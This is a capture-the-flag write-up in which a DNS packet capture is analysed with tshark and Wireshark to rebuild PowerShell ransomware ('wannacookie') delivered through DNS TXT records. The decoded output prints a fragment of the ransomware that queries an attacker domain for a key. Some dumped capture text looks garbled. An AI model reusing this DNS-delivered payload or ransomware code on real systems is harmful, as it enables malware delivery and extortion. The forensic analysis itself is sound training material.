

Terminal--Snort Challenge (Part 4)

A deeper look using tshark

The combination of Wireshark and tshark is very powerful for examining packet capture files. Wireshark can help you get the “lay of the land” and help find display filters and field names. Then tshark can extract fields to be analyzed in bulk. Of course, it helps to have tshark installed.

```
File Edit View Search Terminal Help
john@ubuntu:~$ tshark
Command 'tshark' not found, but can be installed with:
sudo apt install tshark
john@ubuntu:~$
```

The commands in this lesson can generate a lot of output. To make it easier to display, I am taking screenshots at the end of the output and using the up arrow to show the command. In this case, tshark is just reading the capture file that Alabaster gave to us.

```
387 3.931961 10.126.0.132 → 192.82.243.15 DNS 102 Standard query 0xf58e TXT 63.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
388 3.942216 192.82.243.15 → 10.126.0.132 DNS 197 Standard query response 0xf58e TXT 63.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org TXT
389 3.952422 10.126.0.40 → 204.79.197.212 DNS 67 Standard query 0x70ab TXT scarlatinous.live.com
390 3.962619 204.79.197.212 → 10.126.0.40 DNS 124 Standard query response 0x70ab TXT scarlatinous.llve.com TX
T
john@ubuntu:~/DNS$ tshark -r snort.log.1546636347.4363716.pcap
```

There are two items of interest in the packet capture file. The first is, does the hex in the query have meaning, and are there different hex strings in use?

Source	Destination	Protocol	Length	Info
10.126.0.125	172.217.7.227	DNS	92	Standard query 0xa437 TXT gravamens.toluyenediamine.runholder.google.de
172.217.7.227	10.126.0.125	DNS	175	Standard query response 0xa437 TXT gravamens.toluyenediamine.runholder.g
10.126.0.49	132.77.8.96	DNS	99	Standard query 0xfeb1 TXT 77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbu
132.77.8.96	10.126.0.49	DNS	167	Standard query response 0xfeb1 TXT 77616E6E61636F6F6B69652E6D696E2E707331
10.126.0.132	192.82.243.15	DNS	99	Standard query 0x88bc TXT 77616E6E61636F6F6B69652E6D696E2E707331.snahgbr
192.82.243.15	10.126.0.132	DNS	167	Standard query response 0x88bc TXT 77616E6E61636F6F6B69652E6D696E2E707331
10.126.0.132	192.82.243.15	DNS	181	Standard query 0xb180 TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.snahg
192.82.243.15	10.126.0.132	DNS	423	Standard query response 0xb180 TXT 0.77616E6E61636F6F6B69652E6D696E2E7073
10.126.0.101	77.88.55.60	DNS	63	Standard query 0x1126 TXT cratons.yandex.ru
77.88.55.60	10.126.0.101	DNS	114	Standard query response 0x1126 TXT cratons.yandex.ru TXT
10.126.0.49	132.77.8.96	DNS	101	Standard query 0x773a TXT 0.77616E6E61636F6F6B69652E6D696E2E707331.aehsrg


Also, the responses to the TXT queries all have long hex strings in the answer. What is going on there?

```
10.126.0.132 192.82.243.15 DNS 101 Standard query 0xb1
192.82.243.15 10.126.0.132 DNS 423 Standard query res
10.126.0.132 192.82.243.15 DNS 101 Standard query 0xb1
192.82.243.15 10.126.0.132 DNS 423 Standard query res

Time to live: 600
Data length: 255
TXT length: 254
TXT [truncated]: 795d3a3a4c0f016457697408506172740016c4e6160d528275
[Request in: 17]
0000 00 01 00 00 02 58 00 ff fe 37 38 35 64 33 01 33 .....X...795d3a3
0001 01 34 03 30 06 30 31 30 34 35 37 30 39 37 34 36 a4c0f016 45709740
0002 38 35 30 36 31 37 32 17 34 36 39 30 31 06 03 34 05061727 460016c4
0003 05 30 31 36 64 36 35 32 38 32 37 35 33 37 39 37 0610d052 82753797
0004 33 37 34 36 35 30 64 32 05 35 33 30 35 36 33 37 374656d2 e5365637
0005 35 37 32 30 39 37 34 37 38 32 08 34 33 37 32 37 07280747 32e43727
0100 39 37 30 37 34 36 06 36 37 37 32 36 31 37 30 36 970746f6 77201700
0110 38 37 30 32 37 32 30 33 62 39 62 35 33 37 30 37 07927203 05b53797
0120 33 37 34 36 35 36 64 32 05 34 39 36 65 37 34 33 374856d2 e409e743
0130 33 33 32 35 64 32 34 34 62 36 35 37 38 35 33 36 3325d244 b6579530
0140 39 37 61 30 35 32 30 33 64 32 30 32 34 30 02 36 07a65203 d2024000
0150 35 37 30 32 65 34 03 36 35 30 65 36 37 37 34 36 5792e4c6 56067740
0160 38 32 61 33 38 33 02 32 34 34 31 34 35 35 33 35 02a303b2 44145535
0170 38 32 38 33 64 32 30 34 65 36 35 37 37 32 64 34 0203d284 e65772d4
0180 00 30 32 30 61 30 35 36 33 37 34 32 30 32 37 35 f826a650 37420275
```

Question 1. Does the hex have meaning, or different values?

To answer the first question, we can find a field name and put that into tshark to dump all the DNS queries that were made. Right-click on the Name in the Wireshark data pane and select Prepare a Filter > Selected.



Wireshark creates a display filter that will find that field and packet.

Source	Destination	Protocol	Length	Info
10.126.0.125	172.217.7.227	DNS	92	Standard query
172.217.7.227	10.126.0.125	DNS	175	Standard query response

In our case, we just want to use the field name, so we can extract it from all packets.

Source	Destination
10.126.0.125	172.217.7.227

I added `-Y "dns"` to my tshark command, which gives a display filter for the DNS protocol. All the packets are DNS, but I just couldn't stand not having some sort of filter. The important additions are `-T fields` and `-e dns.qry.name`. The `-T` just tells tshark we are going to extract fields. The `-e` tells tshark what fields we want. There could be several fields, but we just need one.

```
john@ubuntu:~/DNS$ ll
total 488
drwxr-xr-x 2 john john 4096 Jan 4 13:45 ./
drwxr-xr-x 30 john john 4096 Jan 4 13:16 ../
-rw-r--r-- 1 john john 37648 Jan 4 13:46 dns-names.txt
-rw-rw-r-- 1 john john 88415 Jan 4 13:15 snort.log.1546636347.4363716.pcap
-rw-rw-r-- 1 john john 88811 Jan 4 13:15 snort.log.1546636387.1238372.pcap
-rw-rw-r-- 1 john john 88021 Jan 4 13:15 snort.log.1546636433.1093292.pcap
-rw-rw-r-- 1 john john 88848 Jan 4 13:15 snort.log.1546636467.0577688.pcap
-rw-rw-r-- 1 john john 88257 Jan 4 13:15 snort.log.1546636506.9775176.pcap
john@ubuntu:~/DNS$ ^C
john@ubuntu:~/DNS$ tshark -r snort.log.1546636433.1093292.pcap -Y "dns" -T fields -e dns.qry.name >> dns-names.txt
john@ubuntu:~/DNS$ tshark -r snort.log.1546636467.0577688.pcap -Y "dns" -T fields -e dns.qry.name >> dns-names.txt
```

I downloaded several `snort.log.xxxxxx.xxxx.pcap` files from <http://snortsensor1.kringlecastle.com> (elf, onashelf) to get as much data as possible. Then I ran them through tshark to extract the DNS query names. Note that I'm using the `>>` so that I append to the file instead of overwriting it.

This is part of the file that was created by the tshark command.

```
gravamens.toluylenediamine.runholder.google.de
gravamens.toluylenediamine.runholder.google.de
77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
0.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
0.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
cratons.yandex.ru
cratons.yandex.ru
0.77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
0.77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
hexameric.prynnegoogle.co.in
hexameric.prynnegoogle.co.in
1.77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
1.77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
1.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
1.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
2.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
2.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
2.77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
2.77616E6E61636F6F6B69652E6D696E2E707331.aehsrgbunr.com
uskdar.jonathon.google.ru
```

The same regular expression we used in the Snort rule will weed out the non-malware requests. The switch `--only-matching` causes `egrep` to only print the part of the line that matched the expression instead of the entire line.

```
77616E6E61636F6F6B69652E6D696E2E707331
77616E6E61636F6F6B69652E6D696E2E707331
77616E6E61636F6F6B69652E6D696E2E707331
77616E6E61636F6F6B69652E6D696E2E707331
john@ubuntu:~/DNS$ egrep --only-matching '[0-9A-F]{20,}' dns-names.txt
```

That is working, so we can pipe into `sort` and `uniq` to see how many different hex strings are present.

```
john@ubuntu:~/DNS$ egrep --only-matching '[0-9A-F]{20,}' dns-names.txt | sort | uniq
77616E6E61636F6F6B69652E6D696E2E707331
john@ubuntu:~/DNS$
```

There is only one string! Our Snort rule could have been much simpler. Also, the hex string looks a lot like the numbers in the ASCII range. We can [pipe into xxd](#) to see if the numbers convert to ASCII.

```
john@ubuntu:~/DNS$ egrep --only-matching '[0-9A-F]{20,}' dns-names.txt | sort | uniq
77616E6E61636F6F6B69652E6D696E2E707331
john@ubuntu:~/DNS$ egrep --only-matching '[0-9A-F]{20,}' dns-names.txt | sort | uniq | xxd -r -p
wannacookie.min.ps1john@ubuntu:~/DNS$
```

That's interesting, `wannacookie.min.ps1`...it appears to be the name of a PowerShell file.

Question 2. What is the text that is returned in the responses?

This time we do want a display filter for tshark so that we can show just one entire sequence. The right-click `Prepare a Filter > Selected trick` comes to our aid. Notice that we are making the selection in the `Answers` section of the packet, so we will omit queries; we only want the responses.

dns.resp.name == "62.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org"

	Destination	Protocol	Length	Info
5.0.49	132.77.8.96	DNS	102	Standard query 0xbf4c TXT 61.77616
7.8.96	10.126.0.49	DNS	425	Standard query response 0xbf4c TXT
5.0.145	52.178.167.109	DNS	71	Standard query 0xb2ec TXT stoep.mi
3.167.109	10.126.0.145	DNS	148	Standard query response 0xb2ec TXT
5.0.73	31.13.65.36	DNS	94	Standard query 0xbd0f TXT epionych
1.65.36	10.126.0.73	DNS	161	Standard query response 0xbd0f TXT
5.0.49	132.77.8.96	DNS	102	Standard query 0x600e TXT 62.77616
7.8.96	10.126.0.49	DNS	425	Standard query response 0x600e TXT
5.0.132	192.82.243.15	DNS	102	Standard query 0xb147 TXT 62.77616

Class: IN (0x0001)

- Answers
 - 62.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org: type TXT, class IN
 - Name: 62.77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org
 - Type: TXT (Text strings) (16)

However, if we use the filter as it is, we will only select one packet. Each request has two or three digits at the beginning of the request, most likely an identifier. We can fix that by removing the "62." from the beginning of the filter, and by changing == to contains.

dns.resp.name contains "77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org"

No.	Time	Source	Destination	Protocol	Length	Info
6	0.850944	192.82.243.15	10.126.0.132	DNS	167	Standard query response 0x88bc TXT 77616E6E
6	0.071374	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0xb180 TXT 6.77616E
18	0.173319	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0x8b1a TXT 1.77616E
20	0.193692	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0x9727 TXT 2.77616E
26	0.254836	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0x47dd TXT 3.77616E
34	0.336384	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0xe96b TXT 4.77616E
42	0.417972	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0x2921 TXT 5.77616E
48	0.479181	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0xc5cf TXT 6.77616E
50	0.499550	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0x07ce TXT 7.77616E
56	0.560673	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0x6c1e TXT 8.77616E
64	0.642183	192.82.243.15	10.126.0.132	DNS	423	Standard query response 0x5779 TXT 9.77616E
72	0.723671	192.82.243.15	10.126.0.132	DNS	425	Standard query response 0x2a92 TXT 10.77616E

We need the field name for the TXT data in the packet. Once again, Prepare a Filter comes to our aid. The field we want is dns.txt.

The screenshot shows the Wireshark interface with a context menu open over a selected packet. The menu options include 'Apply as Column', 'Apply as Filter', 'Prepare a Filter', 'Conversation Filter', 'Colorize with Filter', 'Follow', 'Copy', 'Show Packet Bytes...', 'Export Packet Bytes...', 'Wiki Protocol Page', 'Filter Field Reference', 'Protocol Preferences', 'Decode As...', and 'Go to Linked Packet'. The 'Prepare a Filter' option is selected, and the filter bar at the top shows the filter: dns.txt == "795d3a3a4c6f6164576974685061727469616c4".

dns.txt == "795d3a3a4c6f6164576974685061727469616c4"

No.	Time	Source	Dest
-----	------	--------	------

Paste the values back into the tshark command. The display filter to select just one exchange is

```
-Y 'dns.resp.name contains  
"77616E6E61636F6F6B69652E6D696E2E707331.snahgbrreu.org"'
```

(If you use a different packet capture file, your filter will be different.)

Again, we are only extracting one field.

```
-T fields -e dns.txt
```

```
k=$(Resolve-DnsName -Server erohetfanu.com -Name ("Sc_id.72616e736f6d697370616964.erohetfanu.com".trn()) -Type  
TXT).Strings;if ( $c_n_k.length -eq 32 ) {$html = $c_n_k} else {$html = "UNPAID|$c_id|$d_t"}} else {$Resp.statuscode =  
404;$html = '<h1>404 Not Found</h1>'};$buffer = [Text.Encoding]::UTF8.GetBytes($html);$Resp.ContentLength64 =  
$buffer.length;$Resp.OutputStream.Write($buffer, 0, $buffer.length);$Resp.Close();if ($close) {$list.Stop();retur  
n}} finally {$list.Stop()};wanc;  
john@ubuntu:~/DNS$ tshark -r snort.log.1546636347.4363716.pcap -Y 'dns.resp.name contains "77616E6E61636F6F6B69652  
E6D696E2E707331.snahgbrreu.org"' -T fields -e dns.txt | xxd -r -p
```

Since the hex digits were all in the ASCII range again, I piped into xxd -r -p to see what they meant. That is probably the malware code in PowerShell, so it would be wise to keep a copy of it.

```
john@ubuntu:~/DNS$ tshark -r snort.log.1546636347.4363716.pcap -Y 'dns.resp.name contains "77616E6E61636F6F6B69652  
E6D696E2E707331.snahgbrreu.org"' -T fields -e dns.txt | xxd -r -p > wannacry.min.ps1
```

Up next

Alabaster wants us to tell him where the malware is coming from. [Chris Davis' talk](#) is essential for the challenge we will face.